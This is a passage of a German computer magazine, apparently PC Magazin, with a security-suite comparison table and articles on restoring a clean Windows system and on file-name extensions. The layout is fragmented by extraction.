Symantec	100	99,74	181	22,8	92

¹ Niedrigere Werte sind besser

Security-Suites



Hersteller	1 KASPERSKY	2 AVAST	3 BITDEFENDER	4 ESET	4 AVIRA	
Produkt	Total Security 2019	Premier	Total Security Multi-Device 2019	Smart Security Premium	Total Security Suite	
						
Preis (3 User/1 Jahr)	69,95 Euro	99,99 Euro	44,99 Euro (bis zu 5 Geräte)	69,95 Euro	99,95 Euro (bis zu 5 Geräte)	
Internet	www.kaspersky.de	www.avast.com	www.bitdefender.de	www.eset.com	www.avira.com	
Gesamtwertung	94 <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/>	93 <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/>	92 <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/>	91 <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/>	91 <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/>	
PC Magazin -Testurteil	sehr gut	sehr gut	sehr gut	sehr gut	sehr gut	
Preis/Leistung	gut	befriedigend	sehr gut	gut	befriedigend	
Punkte Virenschutz	98	97	98	98	98 ¹	
Web-Schutz-Funktionen						
Privacy-Schutz im Web	✓	✓	–	–	✓	
Browser-Cleaner	✓	✓	–	–	✓	
Browser-Konfigurator	✓	–	–	–	–	
Sichere Suchfunktion	–	–	–	–	✓	
Webcam-Sicherung	✓	✓	✓	✓	–	
Link-Checker in Suchergebnissen	✓	✓	✓	–	✓	
Eigener Banking-Browser	✓	✓	✓	✓	–	
Virtuelles Keyboard	✓	✓	✓	–	–	
Phishing-Schutz	✓	✓	✓	✓	✓	
E-Mail-Scanner (POP, IMAP/MAPI)	✓	✓	✓	✓	✓	
Spamfilter	✓	✓	✓	✓	✓	
VPN	✓	✓	✓	–	✓	
Ransomware-Schutz						
Heuristik	✓	✓	✓	✓	✓	
Geschützte Ordner	✓	✓	✓	✓	–	
Echtzeit-Backup	✓	–	✓	–	–	
Datensafe/Dateiverschlüsselung	✓	–	✓	✓	✓	
Weitere Sicherheitsfunktionen						
Passwort-Sicherung des Programms	✓	✓	✓	✓	✓	
Spielmodus ohne Unterbrechungen	✓	✓	✓	✓	✓	
Rettungs-CD/-DVD	✓	✓	✓	✓	✓	
Funktioniert ohne Cloud	✓	✓	✓	✓	✓	
Router-Scan	–	✓	–	✓	–	
Remote-Verwaltung	–	–	✓	–	✓	
Datenschredder	✓	✓	✓	–	✓	
Passwortmanager	✓	✓	✓	✓	✓	
Kindersicherung	✓	–	✓	✓	–	
Cloud-Backup	✓	✓	–	–	–	
Backup	✓	✓	–	–	✓	
Systemsicherung und -tuning						
Schwachstellensuche	✓	✓	✓	–	✓	
System-Tuning	–	✓	✓	–	✓	
Löschen nicht benötigter Dateien	–	✓	✓	–	✓	
Fazit						
	Kaspersky bietet ausgezeichnete Testergebnisse und eine Ausstattung, die nahezu keine Wünsche offen lässt – ein würdiger Testsieger.	Das Programm von Avast konnte im Test überzeugen und bringt praktisch alle Funktionen mit, die man erwartet. Der Preis dafür ist allerdings recht hoch.	Die Software mit den besten Erkennungsleistungen schrammt lediglich wegen einiger fehlender Schutzfunktionen an einem Sieg vorbei.	Auch bei ESET bekommt man einen sehr guten Virenschutz. In Sachen Ausstattung beginnt hier allerdings das Mittelfeld.	Avira lässt sich seine hohe Sicherheit teuer bezahlen. Anstatt des System-Tunings hätte man lieber einen Ordnerschutz gehabt.	

¹ genau: 98,47. Der Wert beinhaltet Punkte für Virenwächter, Festplatten-Scan und (negativ) die Fehlalarme

	4 AVG	7 EMISSOFT	7 MCAFEE	9 G DATA	10 F-SECURE	11 SYMANTEC	12 MICROSOFT
	Ultimate	Anti-Malware	Live Safe	Total Security	Total	Norton Security Premium	Windows Defender
	79,99 Euro (beliebig viele Privatgeräte)	49,99 Euro	89,95 Euro (unbegrenzte Geräte)	59,95 Euro	79,99 Euro	39,99 Euro (bis zu 10 Geräte)	kostenlos
	www.avg.com	www.emsisoft.com	www.mcafee.com	www.gdata.de	www.f-secure.com	https://de.norton.com	www.microsoft.com
	91 sehr gut befriedigend	85 sehr gut gut	85 sehr gut befriedigend	84 gut befriedigend	79 gut ausreichend	78 gut befriedigend	71 gut –
	97	97	93	94	90	90	90
	–	✓	–	✓	✓	–	–
	✓	–	–	✓	–	–	–
	–	–	–	–	–	–	–
	–	–	–	–	–	✓	–
	✓	–	–	–	–	–	–
	✓	–	✓	–	✓	✓	–
	–	–	–	–	–	–	–
	–	–	–	–	–	–	–
	✓	✓	✓	✓	✓	✓	✓
	✓	–	✓	✓	✓	✓	–
	✓	–	✓	✓	✓	✓	–
	–	–	–	–	✓	✓	–
	–	–	–	–	–	–	–
	✓	✓	✓	✓	✓	✓	✓
	✓	–	–	–	–	–	–
	–	–	✓	✓	✓	✓	–
	–	–	✓	✓	✓	✓	–
	–	–	✓	✓	✓	✓	✓
	–	–	✓	✓	–	✓	–
	–	–	–	✓	–	✓	–
	–	–	–	–	–	–	–
	✓	–	✓	✓	–	–	–
	✓	–	–	✓	–	✓	–
	✓	–	✓	✓	–	✓	–
	In der Ausstattungsliste klaffen einige Lücken. Die Erkennungsraten von AVG sind jedoch gut – mit derselben Engine wie Avast.	Bei Emissoft erhält man einen vergleichsweise günstigen Virens Scanner mit guten Erkennungsraten, aber man vermisst auch so manche Funktion.	McAfee scheint sich vor allem auf Firmenkunden zu konzentrieren. Die Software für private Anwender ist nur mittelmäßig.	Von G Data kommt eine gut brauchbare Antiviren-Software, der jedoch etwas Funktionalität fehlt.	F-Secure vertreibt den besten Virenwächter im Test. Das Programm produzierte allerdings auch überdurchschnittlich viele Fehlalarme.	Symantec bietet sein AV-Programm zum Kampfpfeis an. Dafür bekommt man jedoch auch nur eine mittelmäßige Ausstattung.	Die Erkennungsrate des Defenders haben sich seit dem letzten Jahr deutlich verbessert. Die Zahl der Fehlalarme ist allerdings zu hoch.

WIE AM ERSTEN TAG

Windows Reset

Auch Computer brauchen manchmal einen Neuanfang. Mit diesen Tricks und Tools wird Ihr Windows wieder frisch wie bei der ersten Installation. ■ JAN KADEN

Sehen Sie einmal unter Apps und Features im Startmenü nach, wie viele C++-Runtime-Versionen und MSXML-Parser auf Ihrem Windows-10-PC installiert sind. Brauchen Sie zusätzlich wirklich eine Java-Runtime und eine komplette Python-Umgebung? Spielen Sie noch alle Spiele, und brauchen Sie alle Tools?


Software-Müll ist nicht nur ineffektiv; er kann auch Probleme verursachen. Zum Beispiel, wenn Reste einer Testversion die Installation einer Vollversion verhindern. Wenn Programme an einer falschen Runtime-Version scheitern oder sich zig Hintergrundprozesse gegenseitig behindern. Dann wünscht man sich als Anwender einen Neuanfang im PC-Leben. Seien Sie getrost: Es gibt mehrere Methoden, an ein sauberes Windows zu kommen, die wir Ihnen in diesem Beitrag vorstellen.

Sauber halten und sauber machen


Wenn Sie Ihr System sauber machen wollen, finden Sie im Internet eine große Anzahl kostenloser und kostenpflichtiger Uninstaller-Tools:

CCleaner (www.ccleaner.com), Ashampoo Uninstaller (www.ashampoo.de), Revo Uninstaller (www.revouninstaller.com), AVG TuneUp

(www.avg.com/de-de/avg-pctuneup) und Avira System Speedup Pro (www.avira.com/de/avira-system-speedup), um nur einige Beispiele zu nennen. Diese Programme versprechen, unnötige Dateien und Einträge in der System-Registry zu beseitigen. Das Revo- und das Ashampoo-Produkt bieten zusätzlich eine Protokollfunktion, mit der man die Installation einer Software beaufsichtigen kann. So soll es einfacher sein, alle Dateien eines Programms und Änderungen an Systemeinstellungen bei der Installation rückgängig zu machen. Generell machen die Installer von Windows 10 gute Arbeit, wenn es darum geht, unnütze Software zu beseitigen. Zusätzlich hat Windows ein eigenes Reinigungsprogramm. Klicken Sie das zu reinigende Laufwerk rechts an, und wählen Sie *Eigenschaften*. Wechseln Sie auf den Reiter *Allgemein*, und klicken Sie auf *Bereinigen*. Nachdem Sie die Schaltfläche *Systemdateien bereinigen* betätigt haben, wählen Sie im oberen Menü alle angezeigten Punkte aus und klicken auf *OK*. Danach ist der schlimmste Dateimüll beseitigt. Wozu benötigt man da noch eigene Uninstaller?



Wie viele C++-Runtimes braucht der Mensch? Soviel Müll sammelt sich in einem Testsystem nach kurzer Zeit an.



So bleibt Ihr Windows immer wie neu

Hier einige Tipps für den Grundputz auf Ihrem Rechner.

✓ Sehen Sie nach, ob es von Ihren Programmen eine *No-Install*- oder USB-Stick-Variante gibt. Benutzen Sie diese statt des Installers, um das Betriebssystem sauber zu halten.

✓ Nutzen Sie virtuelle PCs, etwa *VirtualBox* oder *VMWare Player*. Hier können Sie nach Herzenslust testen oder unliebsame Programme, die Ihr System vermüllen, wegsperren.

✓ Misten Sie regelmäßig *Windows*-Autostarts mit Autoruns von *Sysinternals* aus (<https://docs.microsoft.com/de-de/sysinternals/>).

✓ Verwenden Sie in festen Abständen *Laufwerk bereinigen* von *Windows* und die Reinigungsfunktionen Ihres Browsers.

Zwei Gründe: Manchmal stürzen schlecht programmierte Deinstallationsprogramme ab, und man muss Dateien per Hand entfernen. Auch Ad- und Spyware lässt sich häufig nicht deinstallieren. Hier ist zusätzlich zum Uninstaller ein Antiviren-Programm empfehlenswert. Außerdem können Uninstaller Ihre Privatsphäre schützen: Manchmal werden bei einer Deinstallation zwar die Dateien eines Programms entfernt; Benutzereinstellungen, Spielstände, Registrierungsdaten und andere Informationen bleiben aber erhalten. Das kann bei einer erneuten Installation praktisch sein, weil Sie da anfangen können, wo Sie aufgehört haben. Wer dieses „Gedächtnis“ aber nicht will, sollte versuchen, die Einstellungen mit einem Uninstaller zu entfernen.


Automatisch auf Anfang

Aufräumen mit oder ohne Uninstaller ist mühselig. Außerdem hat man immer das Risiko, zu viel zu löschen. Ein fehlender Registry-Eintrag kann genügen, und man bekommt kryptische Fehlermeldungen. Besser wäre es, wenn es Tools gäbe, die automatisch aufräumen. Beispiele für solche Programme sind *PC Sheriff* (www.schwarz-distribution.de, 39 Euro) und *Deep Freeze* (www.faronics.com, 42,33 Euro). Diese Programme speichern einen oder mehrere Systemzustände Ihres Computers. Systemzustand bedeutet: alle auf dem System vorhandenen Dateien inklusive Betriebssystem und sämtliche Einstellungen. Danach können Sie manuell oder sogar automatisch Ihren PC auf diesen Ausgangszustand zurückversetzen. *PC Sheriff* lässt sich zum Beispiel so einstellen, dass der PC automatisch bei einem Neustart wieder im Ausgangszustand ist.

In der Zwischenzeit können Sie normal an Ihrem PC arbeiten oder neue Programme installieren. Nach dem Neustart ist der Computer wieder wie vorher. Wollen Sie die Veränderungen behalten, zum Beispiel nach einem Betriebssystem-Update, müssen Sie einen neuen Ausgangszustand speichern. Das verlangt vom Anwender Mitdenken. Sonst löscht das Tool beim Zurücksetzen radikal alle Updates, neue Programme und eventuell wichtige Dateien. Aus diesem Grund hat *PC Sheriff Easy* zum Beispiel eine eigene Funktion, die das *Creator-Update* von *Windows 10* erkennt. Wird das Update installiert, deaktiviert sich *PC Sheriff* automatisch selbst, bis die *Windows*-Aktualisierung komplett ist. Gedacht sind diese Programme für Firmen, Schulungsräume oder Internet-Cafés. Ver-



Klicken Sie in *VirtualBox* auf dieses Kamerasymbol, um Ihr Betriebssystem mit einem Snapshot auf Anfang zu setzen.



Geben Sie Ihrem PC in *VirtualBox* ungefähr die Hälfte des vorhandenen Systemspeichers.

sierte Privatanwender können damit aber auch ihren Rechner vor Veränderungen, zum Beispiel durch Kinder, absichern.


Virtuelle Zeitmaschine

Sind Ihnen diese Programme zu kompliziert oder auch zu teuer, gibt es noch eine günstigere Lösung: Benutzen Sie einen virtuellen PC wie *Oracles VirtualBox*. Damit erhalten Sie eine Arbeitsumgebung, in der Sie nach Herzenslust installieren und deinstallieren können, ohne Ihren Arbeitsrech-


ner irgendwie zu verändern. Java-Runtimes, Test-Installationen von Office-Paketen und System-Utilities gehören in einen virtuellen Test-PC, wo Sie das Arbeits-System nicht belasten können. Übrigens ist auch die virtuelle Umgebung immer wie neu. Denn Sie können das in *VirtualBox* installierte Betriebssystem mit einem Mausklick auf seinen Anfangszustand zurücksetzen. Haben Sie eine Installations-DVD für *Windows*, können Sie das Betriebssystem direkt in *VirtualBox* installieren. Klicken Sie dafür auf *Neu*, vergeben Sie einen Namen für den virtuellen Computer und überprüfen Sie die Standardvorgaben des virtuellen PC. Reservieren Sie nicht zu viel Hauptspeicher für den virtuellen PC, sonst bremsen Sie Ihr Gast-System aus. Zu wenig Hauptspeicher hemmt dagegen den virtuellen PC. Ein Richtwert für die richtige Größe ist die Hälfte des Systemspeichers. Stimmt alles, richten Sie mit einem Klick auf *Erzeugen* den virtuellen PC ein.



In diesem Menü von *PC Sheriff* stellen Sie unter anderem ein, wann der Ausgangszustand Ihres PCs wiederhergestellt werden soll. Zum Beispiel bei einem Neustart.



Auf der Microsoft-Site erhalten Sie virtuelle Windows-Appliances mit einer 90-tägigen Probezeit.



Wählen Sie hier ein externes Laufwerk aus, auf dem Sie Ihr sauberes Windows-Image speichern.

Uninstaller


Wenn Sie den Installern der Software-Firmen misstrauen, benutzen Sie die Rollback-Funktion eines Uninstallers.

Installationen rückgängig machen

Einige Uninstaller, wie die Produkte von *Ashampoo* und *Revo*, können alle Änderungen bei Software-Installationen mitprotokollieren.

Ashampoo Uninstaller 7 beispielsweise kann zusätzlich Schnappschüsse von bestimmten Bereichen des Systems herstellen, die gerne bei Software-Installationen verändert werden.

Zunächst erzeugen Sie einen Snapshot des Ausgangszustands. Wollen Sie alle Software-Installationen seit dem Snapshot wieder zurücknehmen, erzeugen Sie einen zweiten Snapshot, diesmal vom aktuellen System. Nun vergleicht *Ashampoo* den aktuellen mit dem alten Zustand und stellt ein Protokoll her. Jetzt können Sie mit einem Mausklick die in diesem Protokoll verzeichneten Änderungen wieder rückgängig machen lassen.



Ashampoo Uninstaller hat alle Änderungen der Cyclonis-Installation mitprotokolliert.

Die neue virtuelle Maschine erscheint im Hauptmenü von *VirtualBox*. Wählen Sie diese aus, und klicken Sie auf *Starten*. Die Maschine fährt hoch und verlangt zunächst einen Datenträger, von dem Sie booten kann. Geben Sie hier das Laufwerk Ihrer *Windows-DVD* an, und *Windows* wird im virtuellen PC installiert.

Nach der Installation wählen Sie als erstes *Maschine/Sicherungspunkt* erstellen. Nun haben Sie einen Ausgangszustand, zu dem Sie jederzeit zurückkehren können.

Wollen Sie den PC zurücksetzen, klicken Sie im Startmenü von *VirtualBox* im Feld rechts unter der Rubrik *Sicherungspunkte* auf das Kamerasymbol. *VirtualBox* zeigt daraufhin alle Sicherungspunkte für die ausgewählte virtuelle Maschine an. Wählen Sie zuerst den gewünschten Sicherungspunkt und dann das Icon *Wiederherstellen*. Sie werden gefragt, ob Sie einen Snapshot des aktuellen Zustands erstellen möchten, bevor Sie zum Sicherungspunkt zurückkehren. In unserem Fall wollen Sie das nicht. Entfernen Sie den Haken vor *Sicherungspunkt des aktuellen VM-Zustands erstellen*, und klicken Sie auf *Zurücksetzen*.

Beachten Sie beim Erstellen von virtuellen PCs die Lizenzbedingungen von *Microsoft*. Die virtuellen Kopien Ihres Betriebssystems dürfen nur auf demselben lokalen PC eingesetzt werden wie das Original-Betriebssystem. So soll verhindert werden, dass mehrere physische PCs mit nur einer *Windows-Lizenz* betrieben werden.

Sollten Sie einen Laptop oder PC ohne Installations-DVD, nur mit einem Notfall-Image, gekauft haben, können Sie auch einen legalen, fertig konfigurierten virtuellen PC bei *Microsoft* herunterladen. Gehen Sie auf die Site <https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>. Wählen Sie hier unter *Virtual machine* die *Windows-Version*, die Sie gerne benutzen wollen, und

unter Plattform *VirtualBox*. Anschließend laden Sie die gewünschte Appliance als *Zip-Datei* herunter. Aber Vorsicht! Die Lizenz für diesen virtuellen PC läuft nur 90 Tage. *Windows-7* und *Windows-8.1-Rechner* können drei Mal um weitere 90 Tage verlängert werden. Setzen Sie also gleich zu Anfang einen Schnappschuss, und bewahren Sie den heruntergeladenen Zip-Ordner auf. So können Sie Ihr *Windows* nach Ablauf der Probezeit schnell wieder neu aufsetzen.

Bei unseren Tests verordnete *VirtualBox* der *Windows-7-Appliance* zu viel Arbeitsspeicher (mehr als 50 Prozent des System-speichers), dafür aber zu wenig Grafikspeicher (weniger als 18 MByte). Dadurch konnte die Appliance nicht starten. Nach einer Korrektur der Einstellungen lief sie jedoch einwandfrei.

Sauberes System mit Images

Imaging-Programme legen ein komplettes Abbild Ihres Betriebssystems und aller vorhandenen Dateien an. In so einem Image können Sie also den Zustand Ihres Systems zu einem gewissen Zeitpunkt einfrieren. *Windows 10* hat bereits ein Imaging-Programm an Bord, daneben gibt es kostenlose Tools wie den *Paragon Festplatten Manager* oder *EaseUS Todo Backup*. Wer noch mehr Funktionen haben will, kann zu kostenpflichtigen Programmen wie *Acronis True Image* (www.acronis.de, ab 49,99 Euro) oder den kostenpflichtigen Versionen von *Paragon* und *EaseUS* greifen.

Eine Warnung vorneweg: Auch wenn die Imaging-Programme zuverlässig arbeiten, können zerstörerische Fehler passieren. Zum Beispiel, wenn man ein Image auf die falsche Partition kopiert oder wichtige Systempartitionen beim Kopieren auslässt. Neben einem Image sollten Sie deshalb auch immer ein Backup Ihrer wichtigen Dateien anlegen und griffbereit haben. Im Unter-

schied zum Windows-Imaging-Programm bringen die erwähnten Tools bereits Funktionen zum Datei-Backup mit. Sie bekommen also alles aus einer Hand.

Images sind besonders praktisch, wenn Sie wichtige Dateien, mit denen Sie arbeiten, auf eine eigene Datenpartition, zum Beispiel D:, legen. Dann können Sie ein frisches Betriebssystem-Image auf C: kopieren und gleich weiterarbeiten, ohne erst ein Datei-Backup zurückkopieren zu müssen.

Imaging mit Windows

Wenn Sie gerade einen PC neu gekauft oder aufgesetzt haben, ist die beste Zeit, um ein Image der Betriebssystem-Partition anzulegen. Wenn Ihr System noch nicht lange in Benutzung ist, reicht es wahrscheinlich, es mit den oben erwähnten Uninstallern zu säubern. Deinstallieren Sie alle Spiele, Programme und sonstige Software, die Sie nicht ständig benutzen.

Arbeitsdateien, Musik und Videos haben in einem sauberen Windows-Image nichts verloren. Schließlich wollen Sie nicht noch nach Monaten irgendwelche veralteten Word-Dateien auf Ihrem Rechner wiederfinden. Wenn Sie noch keine eigene Datenpartition haben, verschieben Sie diese Daten vorübergehend auf ein Sicherungsmedium oder eine Backup-Partition, sodass sie nicht im Image landen. Ist das Aufräumen zu aufwändig, stellen Sie mit den weiter unten gezeigten Verfahren ein sauberes Windows her.


Bevor Sie das Image-Tool von Windows benutzen, sollten Sie zunächst ein externes Speichermedium anschließen, am besten eine USB-Festplatte. Das eigentliche Imaging-Tool finden Sie, wenn Sie in Windows 10 das Windows-Symbol rechts unten anklicken und *Einstellungen/Update und Sicherheit* wählen. Links klicken Sie jetzt die Rubrik *Sicherung* an und wählen *Weitere Optionen*. Im nächsten Fenster klicken Sie auf *Siehe erweiterte Einstellungen*. Ein weiteres Fenster erscheint, in dem Sie unten links den Link *Systemabbildsicherung* wählen. Mit einem Klick auf *Systemabbild erstellen* sind Sie am Ziel. Ein Assistent führt Sie durch die Arbeitsschritte.

Wenn es Zeit zum Windows-Reset wird, schließen Sie den externen Datenträger an und klicken wieder das Windows-Symbol rechts an. Diesmal navigieren Sie zu *Einstellungen/Update und Sicherheit/Wiederherstellen*. Klicken Sie auf *Jetzt neu starten*, und das Betriebssystem startet mit einem Boot-Menü. Hier wählen Sie *Problembehandlung/Erweiterte Optionen/Sys-*


Der PC wird virtuell

Brauchen Sie ein virtuelles Test-System, das Ihrem physischen Computer gleicht? Dann machen Sie doch einfach Ihren physischen PC virtuell.

■ Mit den richtigen Werkzeugen können Sie einen virtuellen Klon Ihres physischen PCs herstellen. Am einfachsten geht das mit *VMware Converter* und dem dazugehörigen *Workstation Player* (<https://my.vmware.com/de/web/vmware/downloads>). Beide kann man kostenlos herunterladen. Für *VMware Converter* ist eine Registrierung notwendig. Mit *Oracles VirtualBox* ist die Virtualisierung auch möglich; allerdings ist der Prozess aufwändiger und fehleranfälliger. Um IDE-Konflikte zu vermeiden, sollten Sie den Rechner zuerst virtualisieren und den virtualisierten Rechner dann auf einem anderen physischen Rechner starten.



Am Schluss sollten Sie hier die Einstellungen von *VMware Converter* kontrollieren.



In diesem Menü von *VM Converter* stellen Sie ein, welchen virtuellen PC Sie erzeugen wollen.

PC konvertieren

Starten Sie *VMware Converter* mit Administratorrechten auf dem Rechner, den Sie umwandeln wollen. Wählen Sie *Convert machine*. Im nächsten Menü nehmen Sie die Option *Powered on* und *This local machine*. Nach einem Klick auf *Next* fragt Sie der Wizard nach der Art der virtuellen Maschine. Unter *Select destination type* nehmen Sie *VMware Workstation or other ...* und unter *Select VMware Product* *VMware Player 7.x/12.x*. Geben Sie noch einen Pfad und einen Namen für die Maschine ein. Klicken Sie auf *Next* und danach auf *Finish*, und Ihr virtueller Klon wird erzeugt.

temimage-Wiederherstellung. Nun fragt Sie Windows nach dem Benutzerkonto und dem dazugehörigen Passwort. Ist das erledigt, können Sie mithilfe eines Assistenten das angelegte Image zurückkopieren und haben wieder ein sauberes Windows-System auf Ihrem Rechner.

Windows frisch machen

Manchmal ist ein Windows-System so vermüllt, dass die saubere Deinstallation aller Programme zu mühsam wäre. Genau dafür ist die *Windows-Auffrischen*-Funktion gedacht. Sie deinstalliert die gesamte Software, die nicht zum Betriebssystem gehört, lässt aber Ihre Dokumente, Musik und Videos unangetastet. Rufen Sie wie oben gezeigt das Menü *Einstellungen/Update und Sicherheit/Wiederherstellen* auf. Unter der Überschrift *Diesen PC zurücksetzen* klicken Sie auf *Los geht's*. Windows zeigt Ihnen jetzt an, welche Programme entfernt

werden. Das ist gut zu wissen; trotzdem sollten Sie sich nicht zu sehr darauf verlassen. Auch vor einer Auffrischungs-Aktion sollte man unbedingt ein Backup der wichtigen Daten haben, falls diese von Windows „aufgeräumt“ werden.

Der radikale Neuanfang

Viele Rechner – ob Desktop oder Laptop – kauft man heutzutage ohne Installations-DVD, dafür aber mit einem Recovery-Image. Wenn Sie dieses Image wiederherstellen, ist Ihr Rechner wieder auf Werkszustand – ohne Updates, ohne Ihre Programme und ohne Daten. Um dieses Image wiederherzustellen, rufen Sie beim Start des Rechners mit einer Taste oder Tastenkombination ein spezielles Tool auf.

Die Tastenkombination ist für jeden Hersteller anders. Konsultieren Sie das Manual Ihres Rechners oder das Web. Häufig sind es die Tasten *[Alt+F10]*, *[F10]*, *[F4]* oder *[F11]*. ■



WINDOWS-DATEINAMEN-ERWEITERUNGEN

Passender Typ

Seit der ersten MS-DOS-Version besteht jeder Dateiname aus einem Namen und einer Endung. Diese bestand anfangs strikt aus drei Zeichen – heute auch mehr – und legt den Dateityp fest. ■ CHRISTIAN IMMLER

Anhand der Dateinamenserweiterung steuert Windows, mit welchem Programm die Datei standardmäßig geöffnet wird. Im Gegensatz zu Linux erkennt Windows den Dateityp nicht anhand von Eigenschaften innerhalb der Datei, sondern nur am Namen. Das kann bei falscher Dateierweiterung zu Fehlfunktionen führen.

Aus unverständlichen Gründen löste Microsoft die klare Struktur aus Dateiname und dreistelliger Endung auf und lässt Endungen mit mehr als drei Zeichen zu. Mit 26 Buchstaben im Alphabet und 10 Ziffern lassen sich 46.656 verschiedene dreistellige

Endungen erzeugen, mehr als man jemals unterschiedliche Dateitypen braucht. Das kann also nicht der Grund für die neuen Möglichkeiten zur Namensgebung sein.

Leider blendet der Windows-Explorer von Windows 10 die Dateierweiterungen sogar standardmäßig aus, was ein erhebliches Sicherheitsrisiko darstellt. Sie erhalten zum Beispiel eine Datei *info.txt*. Sie öffnen die Datei, und plötzlich haben Sie Malware installiert. Die Datei war ausführbar und hieß in Wirklichkeit *info.txt.exe*. Windows lässt leider mehrere Punkte im Dateinamen zu, nur der letzte trennt den eigentlichen Namen von der En-

dung. Schalten Sie deshalb im Menüband des Explorers unter *Ansicht* das Kontrollkästchen *Dateinamenerweiterungen* ein, um die Endungen immer einzublenden.

Dateitypen mit dem passenden Programm per Doppelklick öffnen

Ein Doppelklick auf eine Datei im Explorer genügt, um diese mit dem richtigen Programm zu öffnen. Ist die Dateierweiterung dem Betriebssystem nicht bekannt, fragt Windows, ob Sie im Windows Store nach einer App suchen möchten. Die alternative Variante, ein neues Programm auf dem

